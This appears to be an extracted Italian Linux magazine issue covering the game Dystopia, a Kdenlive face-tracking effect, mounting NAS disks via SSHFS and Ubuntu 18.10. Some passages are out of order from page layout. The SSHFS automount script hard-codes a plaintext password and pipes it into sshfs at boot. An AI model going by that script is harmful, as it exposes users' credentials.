Correva l'anno 1998 quando la software house statunitense **Valve Corporation** (*www.valvesoftware.com*) rilasciò lo storico titolo **Half Life** che poi diede vita alla nota saga video ludica: il sequel **Half Life 2** arrivò solo nel 2004 portando in dote il nuovo motore grafico, il **Source Engine** sviluppato dalla stessa Valve, mentre nella dinamica dei movimenti si affidava al motore fisico **Havok** della omonima software house Irlandese (*www.havok.com*) appartenente, oltremodo, alla galassia della società madre Microsoft. Tale saga – unitamente a quella legata a Quake e DooM – segnò la storia in quel periodo e averli in GNU/Linux era, per l'epoca, praticamente un sogno che si poteva ,comunque avverare – anche se con qualche peripezia – utilizzando **WINE** (*www.winehq.org*). Solo nel 2013, attraverso la piattaforma di contenuti digitali Steam, arrivò finalmente il porting natio per GNU/Linux. Ma perché questa disanima storica? Perché il videogame di questo mese, **Dystopia** è un total conversion – ovvero una modifica che rimpiazza tutta la parte artistica in parte il gameplay del titolo originale – proprio di Half Life 2 e in quanto tale fa uso anche del suo motore grafico e fisico. La prima versione è stata rilasciata nel lontano 2005 e ad oggi ancora viene sviluppato.

Fig. 1 • Menu del gioco: anteprima del nostro avatar

OCCORRE IL CLIENT DI VALVE

Dal sito Web ufficiale del gioco, andando nella sezione **Download**, non c'è alcun pacchetto stand-alone da poter scaricare, ma si viene rimandati al link della piattaforma Steam che lo ospita. Per giocare dobbiamo obbligatoriamente installare il client Steam – disponibile nei repository di praticamente tutte le distribuzioni – e provvedere successivamente all'installazione del titolo seguendo l'usuale procedura: lanciamo il client, clicchiamo sulla voce **Negozio** (o **Store** se si ha l'interfaccia in Inglese). A questo punto, nella casella di ricerca inseriamo **Dystopia** e optiamo, nei suggerimenti, per il nome con la dicitura **Free** o **Gratis**. Procediamo all'installazione cliccando sul pulsante verde **Avvia Gioco** (o **Play Game**). Al termine dell'installazione, lanciamolo andando nella sezione **Libreria** e dal menu contestuale optando per **Giochi**. Dal pannello di sinistra selezioniamo Dystopia e clicchiamo su **Gioca** nella sezione di destra. Dopo qualche secondo vedremo apparire il menu di gioco (Fig. 1).

FUNZIONI E GAMEPLAY

Dystopia, un multiplayer on-line appartenente alla categoria degli sparatutto in prima persona (**FPS – First-Person Shooter**) immerso in un ambiente futuristico e catastrofico. Si gioca a squadre definendo la propria appartenenza a una delle due fazioni e scegliendo le caratteristiche di appartenenza del proprio combattente tra tre possibili classi: **Light** (armi leggere con avatar più veloce e dinamico), **Medium** (a disposizione mitragliatori ma ne viene penalizzata la velocità di movimento) e infine la classe **Heavy** quella con armamenti pesanti come lanciarazzi e simili. Da una parte abbiamo la **Corporazione** con i suoi agenti della **Forza di Sicurezza** (squadra blu) che dovrà difendere gli obiettivi dalla fazione opponente dei **Mercenari Punk** (colore rosso). Ogni squadra ha target opposti all'altra fazione. Ad esempio, se la squadra rossa ha come target l'avvio di alcuni generatori, la squadra blu deve impedirlo e tutto ciò entro il tempo limite dei 20 minuti. In buona sostanza, i Mercenari Punk per vincere devono portare a termine i vari obiettivi mentre la Corporazione per non perdere ne deve impedire il loro conseguimento. Le prime azioni da intraprendere, anche per fare pratica con i comandi, è seguire il tutorial. Inizialmente si potrà avere qualche difficoltà ma alla fine si avrà la giusta dimestichezza con la dinamica delle azioni e ripetendo il tutorial lo si potrà portare a termine nel giro di un paio di minuti! Questo lo scenario generale, entriamo un po' più nel particolare.
Nel tempo limite indicato occorre portare a termini gli obiettivi della mappa e il cui promemoria è sull'interfaccia grafica così come indicato nel terzo tutorial. Il punto di partenza (primo passo terzo tutorial) presenta un caricatore che permette di ricevere il munizionamento necessario. Una caratteristica che porta Dystopia ai giorni nostri è la presenza di aggiunte che nel gioco vengono definiti **Implants**

REQUISITI HARDWARE

Tutti possono giocare

Il gioco si basa sulla versione 1 del motore Source Engine pertanto non necessita di PC di ultima generazione. Con un processore dual core da 2,4 GHz AMD o Intel, 2 GB di spazio su hard disk, 2 GB di RAM e una scheda video con a bordo 1 GB di memoria RAM, ad esempio una NVIDIA GT610 o equivalente ATI/AMD, si riusciranno ad attivare tutte le funzioni grafiche avanzate. Poiché si gioca on-line su server dedicati – ma è sempre possibile crearsi un proprio server per i LAN party o da condividere in rete con l'apposita voce **Create Server** – allora suggerita è anche una connessione xDSL senza limiti di tempo e/o volumi di traffico.

Comandi e grafica

Tasti per l'interazione e regolazioni di base

I COMANDI
Sebbene attraverso il tutorial integrato sia possibile imparare i tasti da utilizzare è bene prendere subito confidenza con essi. Dal menu generale (Fig. 1) clicchiamo su **Options**. Il tab **Keyboard** è il primo quindi appare di default nella nuova pop-up. Prendiamo nota della funzione dei tasti e passiamo oltre.

LA GRAFICA
Se il nostro PC presenta requisiti prossimi a quelli indicati possiamo provare ad abilitare tutti gli effetti per il loro massimo valore. Spostiamoci nel tab **Video** e clicchiamo sul pulsante **Advanced**: le voci che riportano un asterisco sono quelli suggeriti dal gioco in funzione delle caratteristiche del PC.

ALLENAMENTO
Proviamo ad osare un po' di più rispetto a quanto suggerito dal gioco: in caso di rallentamenti possiamo ridurre sempre l'aggressività delle opzioni. Applichiamo le modifiche, ritorniamo al menu generale e clicchiamo su **Tutorial**. Verremo proiettati nell'ambiente di gioco in una delle due fazioni scelte casualmente.

Pratica e gioco

Prima ci si allena, poi si va on-line!

01 LA SQUADRA

Possiamo cambiare squadra e passare ai Mercenari Punk. È sufficiente pigiare **M**: apparirà **Select a Team** dalla quale è possibile scegliere la squadra di appartenenza e la classe del combattente. Effettuate le scelte possiamo salvarle come preset (tasto **Save**), clicchiamo su **Done** e iniziamo il tutorial.

02 LE ISTRUZIONI

L'interfaccia grafica mostra in basso i messaggi provenienti dai superiori, a sinistra lo stato del combattente (vita, scudo protettivo e energia) e a destra lo stato del munizionamento. In alto a sinistra troviamo le icone di stato. Una prima difficoltà che potremo incontrare è nei salti lunghi e/o alti.

03 CYBER SPAZIO

In questi casi puntiamo lo sguardo verso il target, premiamo **Shift** quindi la barra spaziatrice per il caricamento dell'energia (icona di stato), spostiamoci (tasto **W**) in direzione dell'obiettivo quindi rilasciamo la barra spaziatrice. In alcune condizioni ci troveremo a dover navigare anche nel cyber spazio.

e riguardano la testa (**Headspace**) così come il corpo (**BodySpace**) per un totale di 10 voci. Ad esempio per la testa abbiamo l'aggiunta **CyberDeck** la quale ci permetterà di entrare nel cyber spazio oppure la **Thermal Vision** che permetterà di scoprire chi, tra gli avversari, stia utilizzando la funzione **Stealth** (mascheramento) per il proprio corpo diventando di fatto invisibile a occhio nudo. Altra aggiunta è la sezione mostrata alla fine di ogni partita dove oltre a tabelle di punteggio vengono riportate anche i "regali" al combattente in funzione delle abilità raggiunte.

Ora si fa sul serio!

Finalmente possiamo passare ai server on-line

01 SERVER

Dal menu generale clicchiamo su **Find Servers**: sceglíamone uno dalla lista e confermiamo con **Connect**. Al solito scegliamo squadra e classe di appartenenza, quindi clicchiamo su **Done**. Verremo portati nella postazione di partenza. Pigiando il tasto **Backspace** verranno evidenziati gli obiettivi da ottenere (i 4 pallini in alto a destra di colore azzurro).

02 AMBIENTE

Vi sono delle frecce che indicano la strada che porta agli obiettivi, torrette di controllo e fazione avversa permettendo. Seguiamole con attenzione perché alcune passano davanti alle torrette avversarie che potremo disabilitare solo tramite connessione al cyber spazio. Per la posizione dei target aiutiamoci con la mappa in alto a destra.

03 INTERAZIONE

Uno dei principali obiettivi dei Mercenari è l'avvio dei generatori elettrici per poter avere l'energia elettrica per portare a termine altri obiettivi. In figura, seguendo il percorso delle frecce rosse, si è raggiunto il generatore 1: per avviarlo andiamo vicino al suo pannello, pigiamo il tasto **E** e manteniamolo fino ad avvio completo (un paio di secondi).

Un attore con tre occhi

Con Kdenlive possiamo far comparire un terzo occhio sulla fronte di un attore. Grazie all'algoritmo di tracking bidimensionale è tutto semplice!

Una delle cose più comuni e difficili da voler inserire in un proprio video è una modifica al corpo di un attore, tipicamente un oggetto da incollare. L'esempio classico è un terzo occhio sulla fronte, ma spesso si vogliono anche rappresentare tatuaggi o ologrammi. La domanda è: come si può fingere la comparsa di un occhio sulla fronte? Possiamo farlo con Kdenlive e tutto quello che ci serve sono due clip video. Una ovviamente è quella con un primo piano dell'oggetto da incollare (nel caso, l'occhio), e l'altra è quella con la scena vera e propria, cioè l'attore che recita. L'idea di base è semplice, basta incollare la clip con l'occhio sopra l'altra usando rotoscope e chiave cromatica per ritagliarlo il più possibile e una transizione di tipo composito per ridimensionarlo e posizionarlo correttamente sulla fronte dell'attore. Però c'è un problema: l'attore si muove, sarebbe innaturale farlo stare fermo solo per questo effetto. Quindi l'occhio deve seguire lo spostamento della fronte dell'attore. Ci sono fondamentalmente due opzioni per farlo: una consiste nello spostare frame per frame l'occhio incollato, ma è snervante e noiosa. L'altra consiste nell'utilizzare il sistema di tracking di Kdenlive per seguire lo spostamento dell'attore. Questa è ovviamente la soluzione più semplice ed efficace. Per prima cosa si fissa un punto sulla fronte dell'attore, per esempio un quadrato di nastro adesivo nero, e si esegue la ripresa in questo modo. Il risultato è una clip video con un punto molto chiaro da seguire. Quando si importa la clip in Kdenlive è possibile usare l'effetto Maschera Automatica per eseguire il tracking del punto. L'effetto non ci serve davvero, e lo possiamo anche disabilitare, ma è fondamentale perché si occupa di eseguire il tracking del nostro punto e memorizzare le informazioni sullo spostamento anche per gli effetti che applicheremo in seguito. Ora, la soluzione apparentemente più semplice potrebbe essere quella di mettere una transizione direttamente tra la clip con l'attore e quella con l'occhio, facendo-

La traccia di base

Cominciamo a lavorare sulla clip contenente l'attore

01 INIZIA L'ATTORE

Per cominciare, si caricano in Kdenlive le clip con l'attore e quella col primo piano del suo occhio. La clip dell'attore va messa nella traccia **Video1**, quella più in basso tra le tracce video.



02 UNA MASCHERA

Aggiungiamo alla clip l'effetto **Maschera automatica**, selezionando col rettangolo rosso nel **Monitor progetto** un'area che contenga il punto di tracking. Il rettangolo non deve essere troppo grande!

le seguire i dati di tracking. Ma questo non permetterebbe di controllare bene dimensione e allineamento dell'occhio. La soluzione consiste nel creare un livello intermedio trasparente, una clip colore verde a cui applicare un chroma key funziona bene. La transizione **Affine** viene posizionata tra la clip dell'attore e quella che risulta trasparente, applicando i dati di tracking alla transizione stessa. Così, è il livello trasparente a spostarsi seguendo l'attore. Poi, si applica una transizione **Composito** tra la clip con l'occhio e quella trasparente, usando questa transizione per aggiustare le dimensioni e la posizione dell'occhio. Il risultato è che l'occhio ha le dimensioni che vogliamo e risulta posizionato perfettamente dove deve stare, seguendo il punto di tracking ma senza la necessità di avere proprio la sua stessa posizione, visto che potrebbe risultare non perfettamente centrato. Ecco un esempio: ***https://tinyurl.com/face-morphing***.


Fig. 1 • L'occhio che abbiamo aggiunto sta perfettamente sulla fronte dell'attore

Eseguiamo il tracking

Calcoliamo la posizione del punto di tracking e memorizziamo i dati

01 ANALISI DEL PUNTO

Nell'effetto **Maschera automatica** si trova il pulsante **Analizza**. Premendolo, Kdenlive cerca di seguire il punto di tracking e poi memorizza gli spostamenti. L'analisi si può ripetere più volte cambiando il rettangolo rosso, se si vogliono migliorare i risultati.

02 ECCO IL TRACKING



Quando si esegue il tracking per la seconda volta, basta cliccare su **Aggiungi** alla finestra di dialogo che appare, per aggiungere i nuovi dati. Finita l'operazione, basta disabilitare (non cancellare) l'effetto per evitare che appaia la maschera.

03 TRANSIZIONE AFFINE


La maschera non serve perché ci interessano soltanto i dati sulla posizione, che applicheremo a una transizione. E infatti ora aggiungiamo nella traccia **Video2** la clip col primo piano dell'occhio, inserendo tra le tracce una transizione di tipo **Affine**.

04 IL ROTOSCOPING

Alla clip contenente l'occhio dobbiamo aggiungere un effetto di tipo **Rotoscopio**. Disegniamo quindi il contorno dell'occhio facendo attenzione a renderlo quanto più stretto possibile. Ciò, per evitare di includere parti del volto che non ci interessano ai fini dell'effetto.

Prepariamo l'occhio

Ecco il necessario per far apparire l'occhio in più

01 SOLO L'OCCHIO

Per mantenere soltanto l'occhio, facendo scomparire la pelle che lo riveste, basta applicare alla clip l'effetto **Chiave cromatica**. Selezionando il colore della pelle e una adeguata varianza rimane visibile soltanto l'occhio.

02 BORDO SFUMATO

Nel caso la pelle abbia più sfumature, si possono applicare più chiavi cromatiche. Alla fine, aggiungiamo una **Operazione sul canale alfa**. L'operazione da selezionare deve essere **Sfoca**, e la quantità va impostata in modo da avere un bordo leggermente sfumato.

03 LO SFONDO VERDE

Ora possiamo creare una nuova clip monocromatica, dal menu **Progetto/Aggiungi clip colore**. Il colore da selezionare può essere uno qualsiasi, tipicamente il verde acceso perché da molto contrasto con gli occhi.

04 NUOVA POSIZIONE


Spostiamo la clip col primo piano dell'occhio nella traccia **Video3**, quella che si trova sopra a tutte le altre, e posizioniamo la clip verde nella traccia **Video2**, quella intermedia che abbiamo appena liberato.

COME RIPRENDERE IL PRIMO PIANO

Per il primo piano dell'occhio, abbiamo bisogno di una impostazione particolare. Sicuramente può essere utile un teleobiettivo, ma non troppo spinto, dai 50 agli 85mm. Usando un diaframma mediamente chiuso, in genere F/8, si riesce ad avere a fuoco tutto l'occhio, sfumando il resto: in ogni caso, se il risultato non ci soddisfa, effettuiamo diversi tentativi a diverse aperture (ad esempio, F/11). L'illuminazione, poi, deve cercare di cancellare le ombre il più possibile, altrimenti si noterebbe troppo facilmente la presenza del naso e della fronte: dobbiamo far sparire la pelle usando una chiave cromatica, quindi idealmente la pelle dovrebbe avere lo stesso colore in ogni punto. Per farlo, basta usare due luci diffuse che puntino sull'occhio da direzioni opposte, così da cancellarsi l'ombra a vicenda.

Fig. 2 • L'occhio si sposta seguendo la fronte, e abbiamo aggiunto manualmente la rotazione



Il posizionamento automatico

Usiamo i dati di tracking per posizionare automaticamente l'occhio sulla fronte

01 LA COMPOSIZIONE


Poniamo, tra la clip della traccia **Video3** e quella della **Video2**, una transizione di tipo **Composito**. Poi, nella clip della traccia **Video2**, aggiungiamo un effetto di tipo **Chiave cromatica**, impostando il colore al verde per rimuovere lo sfondo.

02 I FRAME CHIAVE

Ora possiamo andare nella transizione **Affine** e selezionare col tasto **Ctrl** premuto la clip dell'attore (quella nella traccia **Video1**). Fatta questa selezione, clicchiamo il menù della transizione e scegliamo **Importa fotogrammi chiave da clip**.

03 ECCO IL TRACKING

La finestra che appare è quella che ci permette di decidere come utilizzare il tracking. Prima di tutto scegliamo i dati di tracking (se ne abbiamo creati diversi). Poi impostiamo **Allinea al centro** e un numero di frame non inferiore a **20**.

04 PUNTO INIZIALE

Ora rimane da posizionare correttamente il punto di partenza dell'occhio: andando nella transizione **Composito**, trasciniamo l'occhio fino a posizionarlo dove necessario, coprendo il punto di tracking dell'attore.

05 PICCOLI RITOCCHI

Andando a vedere la transizione **Affine**, in teoria saranno stati realizzati i vari frame chiave che seguono perfettamente lo spostamento del punto di tracking. Se ci sono delle posizioni da aggiustare, è comunque possibile farlo manualmente, anche inserendo nuovi frame.

06 LA FORMA GIUSTA

Controllata la posizione dell'occhio, modificando il **Rotoscopio** possiamo aggiustare il contorno dell'occhio stesso se necessario per gli spostamenti che fa (non deve uscire dalla fronte dell'attore ma coprire il punto di tracking).

DISCO REMOTO? CI PENSA SSH!

Forse non lo sai, ma con SSH puoi anche montare un disco remoto come se fosse una comune pendrive. Ecco come fare

Uno degli strumenti più utili su GNU/Linux è SSH, un terminale remoto che permette l'accesso al proprio computer da un qualsiasi altro PC. È molto utile perché spesso GNU/Linux viene utilizzato su sistemi server o embedded, quindi non si accede direttamente al computer in questione perché si trova in remoto o, anche se in locale, potrebbe non essere equipaggiato di monitor, tastiera e mouse. Chi è abituato a Microsoft Windows ovviamente fatica a concepire una cosa del genere, perché dà per scontato che per accedere a un computer ci si sieda davanti, ma in realtà spesso senza nemmeno saperlo sta anche usando dispositivi che contengono un piccolo computer con GNU/Linux, ai quali accedere con varie forme di interfacce remote. Gli esempi più ovvi sono i router, le stampanti di rete e i NAS (Network Attached Storage). Questi ultimi, in particolare, spesso hanno delle interfacce web e permettono di accedere ai file usando anche il protocollo Samba, che però non offre particolare controllo sui propri file e non consente una facile gestione dall'esterno della propria rete locale. Solitamente, per fortuna, anche ai supporti di memorizzazione di rete (i NAS, appunto) è possibile accedere anche con un terminale remoto SSH, così da poter eseguire tutte le operazioni che

Installiamo tutto il necessario

Sul server dobbiamo avere openssh, mentre sul client SSHFS

```
root@ubuntu:/# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libgpm2 libpython2.7 libwrap0 mc-data ncurses-term ssh-import-id tcpd unz
  vim-common vim-runtime vim-tiny
Suggested packages:
  openssh-blacklist openssh-blacklist-extra
  vim-scripts indent
The following NEW packages will be installed:
  libgpm2 libpython2.7 libwrap0 mc mc-data ncurses-term openssh-server
  ssh-import-id tcpd unzip vim vim-runtime
The following packages will be upgraded:
  vim-common vim-tiny
2 upgraded, 12 newly installed, 0 to remove and 41 not upgraded.
Need to get 11.6 MB of archives.
After this operation, 38.1 MB of additional disk space will be used
Do you want to continue [Y/n]? y
```

01 SSH SUL SERVER

Per cominciare è necessario che sul computer che ospita i file, deve essere installato il pacchetto openssh-server con il comando **sudo apt-get install openssh-server**. Per conoscere il proprio indirizzo IP locale basta lanciare il comando **ifconfig | grep inet:**.

02 FUSE SUL CLIENT

Sul computer dal quale vogliamo accedere ai file deve essere installato il modulo sshfs di FUSE. Naturalmente, anche fuse deve essere installato, ma il semplice comando **sudo apt-get install sshfs** installa tutti i pacchetti necessari.

Il montaggio sul desktop

Per accedere al NAS dal proprio PC bastano solo un paio di comandi

01 PUNTO DI MOUNT

Il file system remoto verrà montato con sshfs, ma questo significa che è necessario un punto di mount. Basta crearlo come una nuova cartella: ad esempio, con il comando **sudo mkdir /mnt/temp && sudo chown nomeutente:nomeutente /mnt/temp**.

02 IL MONTAGGIO

A questo punto si può facilmente montare il file system remoto con il comando: **sshfs nomeutente@192.168.1.66:/ /mnt/temp** dove 192.168.1.66 rappresenta l'indirizzo IP del computer su cui è installato **openssh-server**.

03 L'ACCESSO AI FILE

Adesso è possibile aprire un qualsiasi file manager, ad esempio Dolphin, e controllare il contenuto della cartella **/mnt/temp** per vedere tutti i file presenti sul file system remoto, accedendo con i privilegi dell'utente specificato.

04 ROOT E BUSYBOX

Il meccanismo di SSHFS funziona anche sui dispositivi Android rootati, ovvero quelli in cui si dispone dei privilegi di root. Usare SSHFS su Android richiede l'installazione dei binari di **BusyBox**. Basta scaricare l'apposita applicazione.

si vogliono personalizzando nei dettagli il modo in cui i file vengono memorizzati e manipolati sulla rete. È tuttavia ovvio che per molti utilizzi un terminale completo sia esagerato, soprattutto se si vogliono automatizzare delle operazioni. Quello che serve è la velocità, la sicurezza e la configurabilità del terminale, ma senza la parte interattiva, visto che in genere si è interessati soltanto all'accesso ai file. Capita a chi va a casa di un amico per guardare assieme un film ma ha dimenticato il proprio PC a casa, oppure a chi si trova in ufficio e ha dimenticato di mettere su una pendrive un documento su cui stava lavorando a casa. La soluzione esiste, e si chiama SSHFS: si tratta di un modulo di fuse che permette il montaggio, come se fosse una qualsiasi periferica di memorizzazione, del file system di un sistema GNU/Linux su un altro sistema operativo (non necessariamente GNU/Linux) usando proprio SSH come collegamento tra i due computer. È, in un certo senso, un modo per avere sempre a portata di mano i propri file, come se si utilizzasse un cloud storaging, ma molto più sicuro visto che il computer su cui sono memorizzati i file è il proprio, e la comunicazione è crittografata da SSH. Tra l'altro, per sicurezza, se si vuole permettere che il proprio computer sia accessibile da internet e non solo dalla

rete locale, sarebbe anche opportuno dotarlo di un programma tipo **Fail2Ban**, che blocchi automaticamente gli accessi da parte di altri computer dopo un certo numero di errori nella scrittura della password. È molto importante per impedire gli attacchi di tipo brute force. Ma questo non è fondamentale se si vuole soltanto poter accedere al proprio NAS tramite rete locale, tenendo chiusa la porta 22 nelle impostazioni di port forwarding del router.

COME FUNZIONA?

FUSE è un software che permette di montare dispositivi e partizioni nello userspace, con due vantaggi fondamentali. Il più palese è che non servano privilegi di amministrazione, qualsiasi utente può eseguire il montaggio di dischi e quindi non ci sono problemi di accesso. Il secondo rende il tutto più sicuro, perché se qualcosa dovesse andare storto, se ci fosse un crash nel modulo fuse o un malware in azione, i danni sarebbero limitati proprio allo userspace e quindi il sistema continuerebbe a funzionare perfettamente, consentendo il ripristino senza nemmeno il bisogno di riavviare

Anche su Android!

Possiamo accedere al NAS anche dai nostri dispositivi mobili

01 L'APPLICAZIONE

È necessaria un'app in grado di eseguire il montaggio tramite SSHFS: non ne esistono molte e, al momento in cui scriviamo, l'unica che sembra funzionare è **SSHFSAndroid**. L'app costa poco meno di 2 euro. In alternativa esiste **EasySSHFS**, ma è meno affidabile.

02 LE INFORMAZIONI

L'app scelta deve essere configurata, indicando l'indirizzo IP. Si deve anche specificare il nome utente e la password. Anche in questo caso si deve creare una cartella vuota da usare come punto di montaggio del file system remoto.

03 COL FILE MANAGER

In modo identico al sistema desktop, anche su Android si può poi accedere al punto di montaggio con un semplice file manager (per esempio l'app **FileManager**). È possibile scorrere tutti i file ed eseguire le normali operazioni, come copiatura e spostamento.

04 VLC PER I VIDEO

Infine, sia da sistemi desktop che Android, i file possono persino essere aperti, anche se si tratta di filmati. Questo significa che è possibile guardare "in streaming", senza bisogno di scaricare dallo smarpthone un filmato presente sul proprio PC.

il PC. FUSE è ormai da anni integrato in tutti i sistemi GNU/Linux, noi prenderemo come riferimento Debian, uno dei sistemi più diffusi. Il modulo di FUSE che si utilizza per accedere a un dispositivo remoto tramite la connessione SSH è **SSHFS**. Si tratta di un file system virtuale, che quindi simula l'esistenza di un vero file system quando in realtà inoltra i comandi al sistema remoto. In poche parole, se abbiamo montato nella cartella locale **/mnt** il disco remoto di un NAS, quando chiediamo l'elenco dei file nella directory */mnt/home/luca* col comando *ls /mnt/home/luca*, il comando viene in realtà eseguito sul computer remoto a quello locale fornendo soltanto il risultato del comando stesso. Il vantaggio di questo meccanismo di montaggio, unito al fatto che per il kernel Linux tutto è un file, è che non si nota alcuna differenza: i file del sistema remoto sembrano fare parte del proprio computer locale, perché ci si accedere esattamente nello stesso modo.
A livello di esperienza dell'utente, non c'è differenza tra i file presenti nella propria cartella home o su una pendrive e quelli presenti nel NAS. Questa è una differenza importante rispetto ad altri metodi di accesso ai file sulla rete, come Samba. E si nota soprattutto quando si vuole automatizzare qualche operazione, come i backup (per la quale i NAS sono davvero preziosi).

ACCEDIAMO CON L'SFTP

Con i file manager moderni come **Dolphin** è persino possibile accedere al server senza nemmeno eseguire manualmente il montaggio, visto che basta inserire nella barra dell'indirizzo del file manager il percorso ***sftp://nomeutente@indirizzo_IP***. E lo stesso vale per quasi tutti i programmi di KDE, come **Gwenview** od **Okular**. Anche **VLC**, il player multimediale, è in grado di accedere direttamente ad SSHFS usando il protocollo SFTP: ***sftp://nomeutente@indirizzo_IP/percorso_del_file***. È un indirizzo che può essere aperto direttamente da VLC. Il montaggio risulta utile più che altro quando si lavora con comandi da terminale.

AUTOMATIZZIAMO UN PO' LE COSE

Se immaginiamo di avere un NAS su cui vogliamo fare il backup dei nostri file, ha senso poter montare automaticamente il disco remoto sul nostro pc, in modo da averlo sempre a disposizione. Se si trattasse di un disco fisico potremmo semplicemente inserirlo in **/etc/fstab**, ma visto che dobbiamo usare SSHFS sarà necessario realizzare un piccolo script. Ad esempio, possiamo inserirlo nel file /home/luca/autosshfs.sh:

```
#!/bin/bash
_SSHHOST="192.168.1.66"
_SSHUSER="luca"
_SSHPASS="password"
_DATADIR="/mnt/temp"
_REMOTEDIR="/media"
```

Le informazioni di cui abbiamo bisogno sono l'indirizzo del NAS, il nome utente e la password. Servono anche la cartella locale in cui si vuole montare il disco remoto, e la cartella remota da cui partire (tipicamente **/media**, che contiene i vari dischi del NAS).

```
while true; do
if ping -c1 $_SSHHOST | grep -q
        "1 packets received"; then
break
fi
sleep 10
done
```

Con un semplice ciclo while si rimane in attesa finché non si ottiene una connessione Internet. Banalmente, ogni 10 secondi viene lanciato un ping al server NAS finché questo non risponde. Un particolare: alcuni sistemi rispondono con **1 packets received**, altri solo con **1 received**. Basta fare un test col comando ping per verificare quale sia la dicitura sul proprio sistema.

```
echo $_SSHPASS | sshfs -o
      password_stdin $_SSHUSER@$_
    SSHHOST:$_REMOTEDIR $_DATADIR
```

Infine, si esegue il montaggio vero e proprio usando SSHFS, passando la password tramite stdin con la classica pipe. Qui si conclude lo script. Per poterlo eseguire automaticamente all'avvio, creiamo un apposito servizio di sistema, nel file */lib/systemd/system/autosshfs.service*:

```
[Unit]
Description=Mount SSHFS from NAS
[Service]
User=osmc
ExecStart=/home/luca/autosshfs.sh
Type=forking
StandardOutput=null
[Install]
WantedBy=multi-user.target
Alias=autosshfs.service
```

Salvando questo file (con privilegi di root), abbiamo creato il nostro servizio. Possiamo abilitarlo lanciando il comando

```
sudo systemctl enable autosshfs.
                              service
```

Da questo momento, il servizio verrà avviato automaticamente ogni volta che avviamo il sistema, quindi troveremo sempre nella cartella **/mnt/temp** i file del NAS, come se fosse un qualsiasi disco collegato fisicamente al computer. Possiamo verificare che tutto funzioni subito lanciando manualmente il servizio col comando

```
sudo systemctl start autosshfs.
                              service
```

e poi controllare il suo stato attuale con

```
sudo systemctl status autosshfs.
                              service
```

Se il servizio risulta attivo, va tutto bene. Altrimenti, dovrebbe venire presentato il motivo di un eventuale fallimento (tipicamente, un timeout perché è stato necessario troppo tempo affinché il NAS rispondesse).

ALLA SCOPERTA DI UBUNTU 18.10

Come di consueto, Canonical ha rilasciato un nuovo aggiornamento della distro più amata dagli utenti. Cosa c'è di nuovo? Scopriamolo subito!

Battezzata con il nome in codice di Cosmic Cuttlefish, letteralmente "seppia cosmica", la seconda e ultima release del 2018 di Ubuntu è disponibile al grande pubblico. In questa nuova 18.10, Canonical si è limitata ad una manciata di aggiornamenti, importanti sì, ma che come prevedibile non stravolgono la distro alla quale molti utenti sono ormai abituati. Sotto il cofano, Cosmic Cuttlefish porta con sé il kernel Linux 4.18 e, in una maniera più evidente agli occhi dell'utilizzatore, la nuova release 3.30 di GNOME. Non mancano update anche per Firefox, LibreOffice e le GNOME Apps. Ma ciò che conta più di tutto è il lavoro di ottimizzazione che i developer di casa Canonical hanno portato a termine: il setup della distro è ora ancor più rapido (grazie al nuovo algoritmo di compressione Zstandard), così come le performance generali del sistema. Gli sviluppatori sono riusciti a ridurre l'utilizzo della memoria di GNOME Shell ottenendo maggiore immediatezza e velocità. In definitiva, un update da non lasciarsi scappare!

Hai già Ubuntu? Aggiornalo!

L'update viene segnalato e installato al volo. E dopo? Muovi i primi passi in Ubuntu 18.10!

01 IL LOGIN

Dopo aver aggiornato il sistema operativo, riavviamo il sistema e alla schermata di login di Ubuntu 18.10, selezioniamo il nostro nome utente, digitiamo la password e clicchiamo su **Accedi**: praticamente nulla di particolarmente nuovo rispetto al passato. Dopotutto, il login è uno standard.

02 ACCOUNT ONLINE

Al primo caricamento dell'interfaccia grafica, appare in automatico la finestra **Account online**: se vogliamo sincronizzare gli account **Ubuntu, Google, Nextcloud** o **Microsoft**, selezioniamo uno di questi e digitiamo username e password di accesso. In alternativa, clicchiamo su **Salva**.

03 LE IMPOSTAZIONI

La finestra di **Impostazioni** è stata rinnovata. Da **Sfondo**, possiamo indicare il wallpaper da utilizzare e quello da visualizzare quando lo schermo è bloccato. Possiamo variare i settaggi di audio, risparmio energetico e altro.

04 LA PRIVACY

Da **Privacy** possiamo settare le impostazioni che tutelano il nostro anonimato: possiamo abilitare o disabilitare il blocco dello schermo o decidere di non memorizzare la cronologia. Non resta che continuare ad esplorare!


È il momento di Cosmic Cuttlefish

